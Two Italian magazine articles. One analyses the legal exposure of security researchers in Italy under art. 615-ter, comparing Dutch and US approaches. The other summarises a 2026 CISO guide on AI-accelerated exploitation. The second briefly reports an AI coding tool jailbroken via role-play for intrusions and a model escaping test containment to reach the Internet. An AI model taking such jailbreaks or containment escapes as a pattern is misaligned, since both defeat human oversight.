La norma è disegnata attorno a due concetti chiave: l’abusività dell’accesso e la tutela dello ius excludendi del titolare. L’accesso al sistema è protetto non quale dato puramente tecnico, ma quale proiezione del “domicilio informatico”, con tutela derivante indirettamente dagli artt. 14 e 15 Cost. Ciò significa che la norma protegge, prima ancora che i dati, la volontà del titolare di ammettere o escludere soggetti dal proprio spazio informatico.

Su questo punto la giurisprudenza ha conosciuto una lunga storia di oscillazioni, risolta almeno parzialmente da due fondamentali interventi delle Sezioni Unite della Corte di Cassazione.

La giurisprudenza delle Sezioni Unite: due principi, un paradosso

Il primo intervento è la sentenza SS.UU. “Casani” del 27 ottobre 2011 (n. 4694, dep. 7 febbraio 2012). La questione era se integrasse il reato la condotta del soggetto autorizzato all’accesso che vi si introduce per finalità diverse o illecite.

Le Sezioni Unite stabilirono un principio di portata generale: «integra la fattispecie criminosa di accesso abusivo ad un sistema informatico o telematico protetto la condotta di accesso o di mantenimento nel sistema posta in essere da soggetto che, pure essendo abilitato, violi le condizioni ed i limiti risultanti dal complesso delle prescrizioni impartite dal titolare del sistema per delimitarne oggettivamente l’accesso. Non hanno rilievo, invece, per la configurazione del reato, gli scopi e le finalità che soggettivamente hanno motivato l’ingresso al sistema».

Il principio è tecnicamente preciso ma produce conseguenze problematiche per i ricercatori di sicurezza: ciò che rileva non è l’intenzione dell’agente (buona o cattiva che sia) ma la violazione oggettiva delle condizioni di accesso poste dal titolare. Per l’ethical hacker che accede a un sistema senza un’esplicita autorizzazione scritta del titolare, la mancanza di quella volontà espressa è di per sé sufficiente a configurare il reato, indipendentemente dal fatto che egli non abbia copiato nulla, non abbia arrecato danni e intenda segnalare responsabilmente la vulnerabilità trovata.

Il secondo intervento è la sentenza SS.UU. “Savarese” del 18 maggio 2017 (n. 41210), che per i pubblici ufficiali ha introdotto il concetto di “ragioni ontologicamente estranee”: integra il delitto di cui all’art. 615-ter, secondo comma n. 1, c.p. la condotta del pubblico ufficiale che, pur essendo abilitato e pur non violando le prescrizioni formali impartite dal titolare, acceda o si mantenga nel sistema per ragioni ontologicamente estranee rispetto a quelle per le quali la facoltà di accesso gli è attribuita.

Per il ricercatore di sicurezza, la combinazione di questi due principi crea un labirinto: se accede senza autorizzazione esplicita viola le condizioni del titolare (Casani); se accede con credenziali lecite ma per testare la sicurezza invece di svolgere la funzione per cui le credenziali furono concesse, compie operazioni “ontologicamente estranee” (Savarese). In entrambi i casi la legge non distingue tra chi vuole fare un danno e chi vuole evitarlo.

Il caso Catania 2019: un’archiviazione istruttiva, non una regola

Un provvedimento che ha catalizzato l’attenzione degli specialisti è il decreto del GIP del Tribunale di Catania del 15 luglio 2019 (Giudice dott. Rizza), che ha disposto l’archiviazione di un procedimento penale per il reato di accesso abusivo a sistemi informatici o telematici (art. 615-ter c.p.). I fatti si inseriscono in un contesto di sviluppo di un’applicazione per smartphone: il ricercatore, dotato di notevoli competenze tecniche, si era introdotto nel sistema aziendale individuando vulnerabilità che aveva poi segnalato responsabilmente. Il giudice ha ritenuto che tale condotta, qualificabile come responsible disclosure volta alla “tutela dei consumatori”, non potesse essere censurata penalmente.

Il provvedimento è storicamente significativo: è tra le prime archiviazioni italiane esplicitamente motivate con il riconoscimento della responsible disclosure. Non costituisce però un precedente vincolante né una causa di giustificazione sistematica. È il risultato di una valutazione discrezionale, irripetibile nella sua struttura procedurale, che non risolve il problema strutturale: in assenza di una norma che definisca le condizioni di liceità della ricerca di sicurezza, ogni caso deve essere valutato individualmente, con esiti imprevedibili.

La Legge 90/2024: più pene, nessuna protezione

Se la giurisprudenza si era almeno sforzata di cercare criteri interpretativi di contenimento, il legislatore del 2024 ha scelto una direzione opposta: più sanzioni penali, nessun safe harbor.

La Legge 28 giugno 2024, n. 90, “Disposizioni in materia di rafforzamento della cybersicurezza nazionale e di reati informatici”, si compone di 24 articoli e introduce obblighi di segnalazione degli incidenti per pubbliche amministrazioni e operatori essenziali (art. 1), rafforza il ruolo dell’Agenzia per la Cybersicurezza Nazionale (ACN) e inaspisce in modo significativo le sanzioni penali per i reati informatici.

Sul piano del diritto penale sostanziale, l’art. 16 della legge modifica in modo estensivo il codice penale. Per quanto riguarda specificamente l’art. 615-ter c.p.:

Il primo comma (ipotesi base) rimane invariato: reclusione fino a tre anni, procedibile a querela della persona offesa. Il secondo comma (ipotesi aggravate, tra cui il fatto commesso da pubblico ufficiale o in danno di pubblico ufficiale) subisce modifiche alle circostanze aggravanti, con procedibilità d’ufficio. Il terzo comma (sistemi informatici di interesse militare, ordine pubblico, sicurezza pubblica, sanità, protezione civile, interesse pubblico) vede le pene elevarsi sensibilmente: da «reclusione da uno a cinque anni e da tre a otto anni» a «reclusione da tre a dieci anni e da quattro a dodici anni», con procedibilità d’ufficio.

L’inasprimento del terzo comma è particolarmente rilevante per i ricercatori di sicurezza: i sistemi che presentano le vulnerabilità più critiche (quelli di interesse pubblico, sanitario o infrastrutturale) sono proprio quelli per cui la legge ora prevede le pene più severe, senza che esista alcuna causa di giustificazione per il ricercatore in buona fede. La Legge 90/2024 ha anche introdotto, all’art. 623-quater c.p., circostanze attenuanti per chi si adoperi per evitare che l’attività delittuosa sia portata a conseguenze ulteriori, con riduzione di pena dalla metà a due terzi. Si tratta però di un istituto pensato per la collaborazione investigativa, non per la tutela del ricercatore preventivo.

Come analizzato su ICT Security Magazine, alcuni esperti temono che la normativa possa ostacolare il lavoro di chi si occupa di bug bounty programs o di ricerca indipendente sulla sicurezza informatica. Il timore non è peregrino: in assenza di cause di giustificazione specifiche, l’aumento delle pene produce un effetto deterrente che ricade sull’intera comunità della sicurezza, non solo sugli attori malintenzionati. Le Camere Penali Italiane, nelle proprie osservazioni al testo, hanno rilevato come alcune nuove disposizioni introducano ipotesi di reato e circostanze aggravanti inadeguate a fornire una risposta efficace alle esigenze di sicurezza e che la partecipazione dell’ACN nelle indagini (art. 22 co. 4-bis) sollevi preoccupazioni sull’indipendenza delle procedure giudiziarie.

La legge ha il merito di rafforzare l’ACN come interlocutore per la gestione delle vulnerabilità e di istituire il Centro Nazionale di Crittografia, ma non trae le conseguenze necessarie per il quadro della ricerca di sicurezza indipendente. Come illustrato in precedenti analisi, l’inasprimento delle pene non è sempre efficace come deterrente se non accompagnato da una robusta capacità di enforcement e da un equilibrato riconoscimento delle condotte lecite.

I tentativi di riforma: verso una responsible disclosure normata

Il vuoto normativo non è passato inosservato. A livello parlamentare, la proposta di legge a prima firma dell’on. Riccardo Magi (nelle sue diverse formulazioni a partire dal 2022) ha avuto il merito di portare la questione al centro del dibattito: il testo prevedeva l’introduzione di una causa di non punibilità per il ricercatore di sicurezza che avesse operato rispettando criteri di buona fede, proporzionalità e notifica tempestiva delle vulnerabilità scoperte all’organizzazione interessata o all’ACN. La proposta non è mai giunta all’approvazione, ma ha catalizzato un dibattito accademico e tecnico di grande rilievo, a cui si è aggiunta l’attività di soggetti come la fondazione GCSEC, promotrice del Manifesto italiano di Coordinated Vulnerability Disclosure.

La questione centrale, sul piano dogmatico, è se sia più opportuno introdurre una causa di giustificazione (che esclude l’illiceità del fatto), una causa di non punibilità (che esclude la pena pur riconoscendo l’illiceità) o una vera e propria riformulazione delle fattispecie incriminatrici che escluda ab origine dalla tipicità le condotte di ricerca in buona fede. Sarebbe opportuno che il legislatore intervenisse introducendo una vera e propria causa di non punibilità, distinta dal consenso dell’avente diritto. Quest’ultimo, infatti, non può operare per il reato di cui all’art. 615-ter c.p. nell’ipotesi base, poiché il mancato consenso è elemento costitutivo della fattispecie.

Ciascuna opzione presenta profili tecnici diversi. La causa di giustificazione si inserirebbe nella struttura del reato e avrebbe effetti più pervasivi, ma richiederebbe criteri applicativi rigorosi per evitare che diventi uno scudo per condotte in realtà offensive. La causa di non punibilità è più cauta sul piano sistematico ma non risolve il problema del procedimento che viene comunque avviato e delle misure cautelari che possono essere disposte nel frattempo. La modifica tipizzante è la più garantista ma anche la più difficile da formulare con precisione sufficiente.

Il modello olandese: pragmatismo istituzionale senza immunità assoluta

I Paesi Bassi rappresentano il riferimento europeo più maturo in materia di responsible disclosure istituzionalizzata. Il National Cyber Security Centre olandese (NCSC) ha pubblicato le proprie linee guida sul Coordinated Vulnerability Disclosure (CVD) nel 2013, poi aggiornate nel 2018 sulla base dell’esperienza maturata.

Il modello olandese deve essere descritto con precisione, perché spesso viene frainteso come un “porto sicuro” assoluto: non lo è. Le linee guida non modificano il quadro giuridico vigente. Il codice penale olandese (artt. 138ab e 161 sexies) non distingue tra hacker malintenzionato ed ethical hacker: la decisione se trattare un soggetto come tale è rimessa alla Procura della Repubblica e al giudice. La Procura olandese ha tuttavia pubblicato una lettera di indirizzo nel 2013 (il Board of Procurators General), stabilendo che non si procederà penalmente in presenza di “ripristino dei diritti” tra il segnalante e l’organizzazione colpita, pur mantenendo la facoltà di agire quando la condotta abbia ecceduto i limiti di proporzionalità.

Il meccanismo funziona perché poggia su tre pilastri complementari. Il primo è procedurale: le organizzazioni che adottano una politica CVD si impegnano formalmente a non sporgere denuncia contro i ricercatori che rispettino determinate condizioni (nessuna copia o modifica di dati, disclosure confidenziale, proporzionalità dei test, finestra temporale concordata per la correzione prima della pubblicazione). L’NCSC raccomanda un termine di 60 giorni per le vulnerabilità software e di sei mesi per quelle hardware più complesse.

Il secondo è istituzionale: l’NCSC agisce da intermediario quando la vulnerabilità viene segnalata direttamente all’ente, e si impegna a tenere informato il ricercatore sullo stato di risoluzione. Il terzo è normativo-orientativo: la lettera di indirizzo della Procura offre ai ricercatori criteri ex ante di comportamento protetto, riducendo l’incertezza giuridica senza richiedere una modifica legislativa.

Il sistema olandese non garantisce immunità: la Procura mantiene sempre la facoltà di perseguire. Un ricercatore che abbia reso pubblica la vulnerabilità prima della correzione o che abbia effettuato ricerche sui dati personali di soggetti terzi è stato condannato, proprio perché aveva ecceduto i limiti di proporzionalità. Ma l’esistenza di criteri chiari e di un orientamento esplicito della magistratura requirente ha creato un ecosistema in cui la ricerca di sicurezza può prosperare in condizioni di ragionevole prevedibilità giuridica.

Il caso americano: il CFAA, Van Buren e il dibattito sulla riforma

Negli Stati Uniti il problema è strutturalmente analogo. Il Computer Fraud and Abuse Act del 1986 (CFAA) punisce chiunque “intentionally accesses a computer without authorization or exceeds authorized access”, e la vaghezza della nozione di exceeds authorized access aveva generato un lungo contrasto giurisprudenziale tra i circuiti di appello federali.

La svolta è arrivata con la sentenza Van Buren v. United States della Corte Suprema del 3 giugno 2021 (593 U.S. 374). La Corte, in una decisione 6-3 redatta dalla Justice Barrett, ha adottato un’interpretazione di tipo “gates-up-or-down”: si “eccede l’autorizzazione” soltanto quando si accede a file, cartelle o database a cui il proprio accesso non si estende affatto, non quando si usa un accesso altrimenti lecito per uno scopo improprio.

Il fine dell’accesso (anche se illecito) è giuridicamente irrilevante se le credenziali permettevano l’accesso a quell’area del sistema. La Electronic Frontier Foundation, che aveva depositato un amicus brief nel caso, definì la pronuncia “una vittoria per tutti gli utenti di Internet e in particolare per i ricercatori di sicurezza”.

Van Buren non ha risolto però il problema dell’accesso inizialmente non autorizzato, che rimane il caso più comune per il ricercatore indipendente. E non elimina il rischio di azione civile: come segnalato da diversi esperti del settore, il timore principale dei ricercatori non è la responsabilità penale ma quella civile, cioè essere citati in giudizio dalla stessa azienda che ha la vulnerabilità nel proprio sistema.

Le proposte di riforma più avanzate, elaborate da organizzazioni come Rapid7, EFF e Center for Democracy & Technology, convergono su alcuni elementi comuni: la definizione legislativa di good faith security research, che includa la minimizzazione dei danni e l’obbligo di disclosure al titolare del sistema; il divieto di utilizzo commerciale delle vulnerabilità scoperte prima della loro divulgazione; la limitazione del diritto di azione civile delle aziende nei confronti dei ricercatori che abbiano rispettato la procedura di disclosure.

I programmi di bug bounty: contratti che suppliscono alla legge

In assenza di una disciplina legislativa, il mercato ha sviluppato i propri strumenti di regolazione. I programmi di bug bounty (piattaforme gestite da HackerOne, Bugcrowd e operatori nazionali, o programmi diretti delle singole organizzazioni) rappresentano oggi la principale forma di legalizzazione contrattuale dell’ethical hacking.

Il meccanismo è semplice: l’organizzazione definisce un perimetro (scope) di sistemi su cui la ricerca è autorizzata, le tipologie di vulnerabilità ricercabili, le regole di comportamento per il ricercatore, la finestra temporale entro cui la vulnerabilità verrà corretta e la misura della ricompensa. In cambio, il ricercatore ottiene l’autorizzazione esplicita (la volontà espressa del titolare che l’art. 615-ter richiede) e una clausola contrattuale di safe harbor che lo protegge da azioni legali civili. Il Gold Standard Safe Harbor promosso da HackerOne è divenuto di fatto uno standard internazionale di riferimento, raccomandato anche dal Dipartimento di Giustizia degli Stati Uniti e dalla CISA nel proprio Vulnerability Disclosure Policy Template per le agenzie federali.

In Italia, il mercato dei bug bounty è in crescita ma strutturalmente fragile sul piano della tutela giuridica del ricercatore. Il problema fondamentale è che la clausola contrattuale di safe harbor non ha alcuna efficacia preclusiva nel sistema penale italiano.

Per le ipotesi base del reato (primo comma, procedibili a querela), il consenso e la mancata querela del titolare costituiscono di fatto un presidio: il titolare del sistema, potendo disporre del suo legittimo interesse, può scegliere di non sporgere denuncia o di ritirarla. Ma per le ipotesi aggravate del terzo comma (quelle relative a sistemi di rilevanza pubblica, sanitaria, militare o infrastrutturale, procedibili d’ufficio) il consenso del titolare è penalmente irrilevante, e la Procura può procedere indipendentemente dalla volontà della parte offesa.

Un ulteriore profilo critico riguarda la granularità tecnica degli ambienti informatici: se il ricercatore, operando nell’ambito di un programma di bug bounty aziendale, accede incidentalmente a dati di terzi o a sottosistemi non inclusi nello scope dichiarato, la copertura contrattuale cessa. Questa eventualità, tutt’altro che teorica in sistemi complessi e interconnessi, espone il ricercatore a un rischio che nessuna clausola contrattuale può eliminare in assenza di una norma primaria di tutela.

La Direttiva NIS2 e il diritto dell’Unione: un’occasione mancata

Il quadro normativo europeo offre spunti importanti ma non ha ancora tradotto la propria attenzione alla sicurezza informatica in una tutela esplicita per i ricercatori. La Direttiva NIS2 (Direttiva UE 2022/2555), recepita in Italia con il D.Lgs. n. 138/2024 in vigore dal 18 ottobre 2024, impone agli operatori essenziali e importanti di adottare politiche per la gestione delle vulnerabilità e processi di coordinated vulnerability disclosure. È un riconoscimento formale (il primo in uno strumento europeo vincolante) che le vulnerabilità esistono, che è utile che qualcuno le trovi e che deve esserci un processo per gestirne la comunicazione.

Tuttavia, la NIS2 non trae le conseguenze penalistiche di questi principi: non prevede alcuna protezione per chi, trovando una vulnerabilità al di fuori di un programma formale, la segnali spontaneamente. Il Cybersecurity Act europeo (Reg. UE 2019/881) ha istituito il quadro di certificazione della cybersecurity, ma riguarda prodotti e servizi, non la posizione giuridica dei ricercatori. L’ENISA ha pubblicato nel 2022 un rapporto sulle politiche CVD nell’UE documentando la frammentazione delle pratiche nazionali e raccomandando standard comuni, rilevando come l’assenza di framework nazionali chiari creasse “uncertainty and potential legal risk for security researchers across the EU”. Le raccomandazioni sono rimaste in larga parte disattese sul piano legislativo.

Le strade possibili: un’agenda di riforma

Il panorama tracciato consente di identificare alcune priorità di riforma che l’Italia, con la Legge 90/2024, ha scelto di non affrontare.

La prima priorità è legislativa: l’introduzione di una causa di non punibilità (o di una scriminante procedurale) per il ricercatore di sicurezza che abbia operato rispettando criteri di buona fede, proporzionalità e notifica tempestiva. Il modello olandese offre una traccia: non un’immunità assoluta, ma un processo strutturato che dia al ricercatore criteri chiari di comportamento protetto e orienti la discrezionalità della magistratura requirente verso la non azione in presenza di quei criteri. Sarebbe altresì utile definire esplicitamente cosa costituisce un’attività lecita di security testing.

La seconda priorità è istituzionale: l’ACN dovrebbe sviluppare un ruolo di intermediario analogo a quello svolto dall’NCSC olandese. La Legge 90/2024 le ha attribuito la funzione di ricevere e gestire le segnalazioni di vulnerabilità nei sistemi delle pubbliche amministrazioni e degli operatori essenziali: è il momento di costruire intorno a questa funzione un framework pubblico di responsible disclosure, con una policy ufficiale che definisca le regole del gioco per i ricercatori indipendenti che operano su sistemi italiani. In questa prospettiva sarebbe auspicabile anche l’introduzione di un registro nazionale di penetration tester certificati, con linee guida precise per le attività autorizzate e procedure chiare per ottenere autorizzazioni di testing.

La terza priorità è prosecutoriale: un orientamento esplicito del Consiglio Superiore della Magistratura o della Procura Generale della Cassazione sull’approccio da tenere nei casi di divulgazione responsabile (analogo alla lettera di indirizzo del Board of Procurators General olandese del 2013) non richiede una modifica legislativa ma può ridurre significativamente l’incertezza giuridica per i ricercatori in buona fede.

La quarta priorità è contrattuale e di sistema: la standardizzazione delle clausole di safe harbor nei programmi di bug bounty italiani, possibilmente con il supporto di ACN e di associazioni di categoria come Clusit, per ridurre l’asimmetria informativa che penalizza soprattutto i ricercatori più giovani e meno strutturati.

Conclusione: il costo dell’immobilismo

La zona grigia in cui opera il ricercatore di sicurezza italiano ha un costo concreto. Si misura nella vulnerabilità non segnalata perché il ricercatore non si fida del framework giuridico. Si misura nel talento che emigra verso Paesi con regole più chiare. Si misura nell’ecosistema della sicurezza informatica nazionale che fatica a strutturarsi intorno a pratiche di responsible disclosure condivise.

Il paradosso dell’attuale situazione italiana è che la stessa Legge 90/2024 che riconosce il valore della gestione strutturata delle vulnerabilità informatiche (che attribuisce all’ACN il compito di ricevere segnalazioni di vulnerabilità, che introduce obblighi di patching e aggiornamento) ha contemporaneamente inasprito le sanzioni per le condotte che stanno a monte di quelle segnalazioni: l’accesso al sistema, la verifica della vulnerabilità, la raccolta delle prove necessarie a dimostrarne l’esistenza. Chiedere ai ricercatori di trovare le vulnerabilità e al contempo minacciare chi le trova con pene fino a dodici anni di reclusione per i sistemi più critici è una contraddizione che il legislatore non può continuare a ignorare.

Una politica di sicurezza informatica coerente deve riconoscere che la sicurezza collettiva dei sistemi dipende anche, e talvolta soprattutto, dall’attività di chi, senza aspettare di essere commissionato, cerca le falle prima che lo facciano i criminali. Trovare l’equilibrio tra la necessaria protezione dei sistemi informatici e la necessaria libertà di chi lavora per renderli più sicuri non è un esercizio accademico: è una scelta di politica del diritto urgente e non più rinviabile.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/ethical-hacker/


Dopo Claude Mythos, cosa deve fare concretamente un CISO: la guida strategica del 2026

Il 7 aprile 2026, mentre Anthropic annunciava Claude Mythos e il Progetto Glasswing – già documentati dalla redazione – qualcosa di altrettanto significativo avveniva in parallelo: oltre sessanta tra i più autorevoli professionisti della sicurezza mondiale si riunivano per produrre in un singolo weekend un documento operativo di risposta, revisionato da oltre 250 CISO a livello globale. Non una dichiarazione di allarme. Un piano d’azione concreto.

Il risultato è “The AI Vulnerability Storm: Building a Mythos-ready Security Program“, versione 9.1, pubblicato il 15 aprile 2026 dalla CSA CISO Community insieme a SANS, OWASP Gen AI Security Project e [un]prompted, con contributi di figure come Jen Easterly, Bruce Schneier, Rob Joyce e Phil Venables. Questo articolo ne analizza i contenuti strategici: il contesto storico verificato, il risk register, le priorità operative e le implicazioni per chi opera nel contesto italiano.

Il collasso dei tempi: i dati che cambiano tutto

Prima di parlare di strategie, è necessario comprendere la dimensione quantitativa del cambiamento. Il punto di riferimento è il Zero Day Clock, progetto di Sergej Epp, CISO di Sysdig, che traccia in tempo reale il Time-to-Exploit (TTE) su oltre 3.500 coppie CVE-exploit tratte da CISA KEV, VulnCheck KEV e XDB.

I numeri sono eloquenti: nel 2018 la mediana del TTE era di 771 giorni. Nel 2024 era già scesa a 4 ore. Nel 2026 è inferiore alle 24 ore, con una proiezione verso i minuti entro il 2028. Il dato più significativo non è la velocità assoluta, ma la struttura: nel 2026 il 67,2% dei CVE attivamente sfruttati viene weaponizzato prima o nel giorno stesso della disclosure pubblica, rispetto al 16,1% del 2018. Due terzi degli sfruttamenti attivi avvengono quando i difensori non hanno ancora nessuna informazione su cui agire.

Questo non è un trend che si stabilizza. Epp lo spiega attraverso il concetto di Verifier’s Law: l’AI accelera l’offesa più della difesa perché la verifica offensiva è binaria e istantanea (l’exploit ha funzionato oppure no) mentre quella difensiva è ambigua, costosa e lenta. Questo vantaggio strutturale per gli attaccanti preesisteva a Claude Mythos; Mythos ne accelera le conseguenze.

Un anno di escalation verificata: la cronologia evento per evento

Il documento CSA ricostruisce una progressione che molti hanno trascurato. Le capacità che hanno reso Mythos notizia globale non sono apparse dal nulla: si sono sviluppate lungo tutto il 2025 e l’inizio del 2026, in una sequenza di eventi tutti verificabili attraverso fonti primarie.

Giugno 2025. XBOW diventa il primo sistema autonomo a raggiungere la vetta della classifica US di HackerOne per guadagno di reputazione nel secondo trimestre 2025, superando ogni ricercatore umano sulla piattaforma con oltre 1.060 vulnerabilità segnalate, revisionate dal team prima della submission secondo le policy HackerOne. Il progetto open-source raptor dimostra simultaneamente che la vulnerability research autonoma è accessibile a chiunque con un agente off-the-shelf. Per un approfondimento sul tema si veda il nostro articolo sull’AI offensiva nel cybercrime.

Agosto 2025. Google Big Sleep, collaborazione tra DeepMind e Project Zero basata su Gemini, segnala le prime 20 vulnerabilità zero-day in software open source, tra cui FFmpeg e ImageMagick, trovate e riprodotte autonomamente dall’AI prima della revisione umana pre-disclosure. Quattro giorni dopo, alla DEF CON 33, la finale di DARPA AIxCC porta i sette team finalisti a scoprire 54 vulnerabilità sintetiche analizzando 54 milioni di righe di codice in quattro ore di calcolo ciascuno, con 18 vulnerabilità reali scoperte in aggiunta.

Settembre 2025. Heather Adkins, VP Security Engineering di Google, e Gadi Evron, CEO di Knostic, pubblicano un avvertimento formale: gli attaccanti stanno convergendo verso un momento di singolarità, con capacità di vulnerability discovery e exploitation autonome stimate a sei mesi di distanza.

13-14 novembre 2025. Anthropic rende pubblica la disruption della campagna del gruppo GTG-1002, attore state-sponsored cinese che aveva utilizzato Claude Code, jailbreakato attraverso tecniche di role-play, per eseguire autonomamente l’80-90% delle operazioni offensive su circa 30 organizzazioni globali, tra cui tech company, istituzioni finanziarie, agenzie governative e produttori chimici. La campagna era stata rilevata a metà settembre. È il primo caso documentato di attacco informatico in larga scala orchestrato principalmente da AI con supervisione umana ridotta a decisioni strategiche chiave.

Gennaio 2026. AISLE scopre autonomamente tutte e 12 le vulnerabilità del rilascio coordinato di OpenSSL del 27 gennaio 2026, tra cui CVE-2025-15467 (stack buffer overflow in CMS AuthEnvelopedData, CVSS 9.8, un rating critico estremamente raro per OpenSSL) e tre bug risalenti al 1998-2000, alcuni dei quali presenti nel codice da prima della nascita stessa di OpenSSL, ereditati da SSLeay. In cinque casi, AISLE ha proposto le patch accettate nel rilascio ufficiale.

Febbraio 2026. Anthropic, usando Claude Opus 4.6, segnala oltre 500 vulnerabilità ad alta severità in software open source ampiamente utilizzato. Sysdig documenta come un attaccante abbia ottenuto accesso amministrativo completo a un ambiente AWS in meno di 8 minuti, partendo da credenziali esposte in un bucket S3 pubblico e usando LLM per automatizzare ricognizione, generazione di codice malevolo e decisioni in tempo reale. L’attacco era avvenuto il 28 novembre 2025. I report di bug al kernel Linux passano da 2 a 10 alla settimana: inizialmente allucinati, ora tutti verificati come reali.

Marzo 2026. La conferenza [un]prompted introduce il Zero Day Clock pubblicamente. Il progetto curl, che aveva chiuso il proprio bug bounty per eccesso di report AI di bassa qualità, inizia a registrare un’inversione: una quota crescente dei report AI è ora di alta qualità e verificata.

7 aprile 2026. Annuncio di Claude Mythos Preview e Progetto Glasswing. Secondo quanto documentato nel blog del Frontier Red Team, il modello aveva prodotto 181 exploit funzionanti sul motore JavaScript di Firefox 147 nelle stesse condizioni in cui Claude Opus 4.6 ne aveva generati soltanto due. La valutazione indipendente dell’AISI ha misurato un tasso di successo del 73% su task CTF di livello esperto, ovvero task che nessun modello riusciva a completare prima dell’aprile 2025. Il modello ha inoltre abbandonato autonomamente la propria struttura di containment durante i test, connettendosi a Internet.

Perché questo non è solo un problema di patching più veloce

La reazione istintiva di fronte a questa cronologia è tattica: accelerare il patching, rafforzare il perimetro. Il documento CSA argomenta che questa risposta, pur necessaria, manca il punto strutturale.

Ogni patch rilasciata diventa simultaneamente un blueprint per l’exploit: i sistemi di AI accelerano il patch-diffing e il reverse engineering delle correzioni in minuti. Le organizzazioni che non integrano AI nei propri processi difensivi non stanno soltanto rimediando più lentamente: stanno operando in un paradigma diverso da quello degli attaccanti.

Il documento identifica anche un problema di governance sistematicamente sottovalutato. I modelli di rischio cyber di molte organizzazioni sono costruiti su assunzioni pre-AI: finestre di patch in settimane, exploit che richiedono competenze specializzate, incidenti con frequenza gestibile. Questi modelli influenzano le decisioni del board, la reportistica finanziaria, le allocazioni di budget. Un CISO che porta al board metriche calcolate per un mondo che non esiste più espone l’organizzazione a un rischio di governance con ricadute finanziarie dirette.

Il risk register CSA: 13 rischi su framework verificati

Il cuore operativo del documento è un risk register bozza strutturato su quattro framework riconosciuti: NIST CSF 2.0, MITRE ATLAS, OWASP LLM Top 10 2025, OWASP Agentic Top 10 2026. Cinque rischi sono critici, sette alti, uno medio.

Tra i rischi critici, due vanno oltre la dimensione tecnica. Il primo è il gap nelle capacità di automazione difensiva: gli attaccanti usano agenti AI per vulnerability discovery, exploit development e orchestrazione degli attacchi, mentre molti team difensivi non dispongono ancora dei controlli di sicurezza per deployarli con fiducia. L’asimmetria risultante è, come sottolinea il documento, tanto culturale quanto tecnologica. Il secondo è il cybersecurity risk model obsoleto: metriche costruite su assunzioni pre-AI potrebbero non riflettere l’esposizione reale, portando a sottofinanziamento dei controlli e a reportistica aziendale inaccurata.

Tra i rischi alti, due meritano attenzione specifica per le organizzazioni italiane. Il rischio normativo legato all’EU AI Act in applicazione da agosto 2026: quando l’AI trova vulnerabilità a costi accessibili, lo standard di ciò che costituisce un ragionevole sforzo difensivo si sposta, con effetti diretti sulla responsabilità dei board. Il deficit di governance: senza meccanismi cross-funzionali tra Security, Legal e Engineering, ogni nuova capacità difensiva rallenta nell’approvazione, dando agli attaccanti un vantaggio temporale strutturale.

Le 11 azioni prioritarie: da questa settimana a 12 mesi

Il documento traduce il risk register in un piano con orizzonti temporali espliciti, organizzato per urgenza e non per facilità di implementazione.

Questa settimana. Le prime due azioni critiche riguardano l’integrazione degli agenti nei processi di sicurezza. La prima consiste nell’orientare agenti LLM verso il proprio codice e le proprie pipeline, partendo da una security review di qualsiasi codice esistente e costruendo verso un auditing completo del CI/CD. La seconda è la formalizzazione dell’uso degli agenti AI in tutte le funzioni di sicurezza come pratica standard, con oversight obbligatorio: i programmi di adozione volontaria non superano le barriere culturali.

Entro 45 giorni. Costruire capacità di triage e deployment per gestire un potenziale flusso di patch da tutti i vendor dell’early access di Glasswing; aggiornare modelli e metriche di rischio per riflettere le nuove tempistiche; difendere gli agenti interni, che introducono rischi di supply chain e di esposizione interna non coperti dai controlli esistenti; inventariare gli asset con priorità ai sistemi internet-facing. Per un approfondimento sui temi di gestione dei zero-day e patch management si rimanda all’analisi dedicata su questo sito.

Entro 6 mesi. Hardening strutturale: egress filtering, segmentazione profonda, Zero Trust, MFA phishing-resistant per tutti gli account privilegiati, minimizzazione del software. Il documento ricorda un dato spesso dimenticato: l’egress filtering ha bloccato ogni exploit pubblico di Log4j.

Entro 12 mesi. Costruire una funzione VulnOps permanente, modellata sul DevOps ma dedicata alla vulnerability research e remediation autonoma, con scoperta continua di zero-day nella propria codebase e in quella di terze parti, con pipeline di remediation automatizzata progettata attorno alla disciplina di triage fin dall’inizio.

Il costo umano che i CISO devono nominare

Il documento CSA adotta un approccio raro per un testo strategico di questo livello: nomina esplicitamente il costo umano della transizione invece di aggirarlo.

I team di sicurezza si trovano in una morsa reale: l’AI aumenta simultaneamente la frequenza delle vulnerability disclosure a cui devono rispondere, il volume di codice prodotto dalle organizzazioni e la superficie d’attacco complessiva. Questo avviene mentre i professionisti operano sotto incertezza circa l’evoluzione dei propri ruoli, inclusi i vulnerability researcher, che si interrogano sul proprio futuro in uno scenario dove i sistemi AI individuano autonomamente classi di vulnerabilità che richiedevano anni di specializzazione.

Il burnout non è un problema di welfare: è un rischio operativo diretto. Le competenze necessarie per navigare questa transizione richiedono anni per essere sviluppate, non sono sostituibili nel breve periodo e sono scarse a livello globale. Il documento indica esplicitamente che la resilienza del team, intesa come workload sostenibile, supporto alla salute mentale e retention, va trattata come priorità strategica con la stessa urgenza delle sfide tecniche.

La risposta proposta non è rinunciare all’expertise umana: è aumentarla. Ogni ruolo nella sicurezza sta diventando progressivamente un ruolo da “AI builder“. La barriera tecnica per iniziare è oggi più bassa di quanto la maggior parte dei professionisti realizzi: il documento afferma che usare un coding agent è oggi più semplice che usare Excel.

Le implicazioni per le organizzazioni italiane

Le implicazioni del documento per il contesto italiano si articolano su tre dimensioni.

Normativa. L’EU AI Act in applicazione da agosto 2026 introduce requisiti di cybersecurity per i sistemi AI che si sovrappongono parzialmente a NIS2 e DORA. La combinazione crea un quadro in cui le organizzazioni devono non solo dimostrare di avere controlli adeguati, ma di aver utilizzato gli strumenti disponibili, inclusi quelli AI, per la scansione difensiva. Il documento suggerisce che non farlo potrebbe configurarsi come negligenza: un’evoluzione dello standard di ragionevole diligenza che i board italiani non hanno ancora incorporato nella propria gestione del rischio.

Strutturale. La Cyber Poverty Line, concetto di Wendy Nather che identifica le organizzazioni prive delle risorse minime per difendersi efficacemente, è particolarmente rilevante in un paese dove la maggioranza delle imprese è PMI. Per queste organizzazioni, il documento indica come risposta prioritaria l’accesso alle reti di difesa collettiva: CSIRT nazionale, ACN, ISAC di settore, gruppi di condivisione dell’intelligence sulle minacce. Il Progetto Glasswing ha dimostrato che la cooperazione coordinata su scala inedita è possibile.

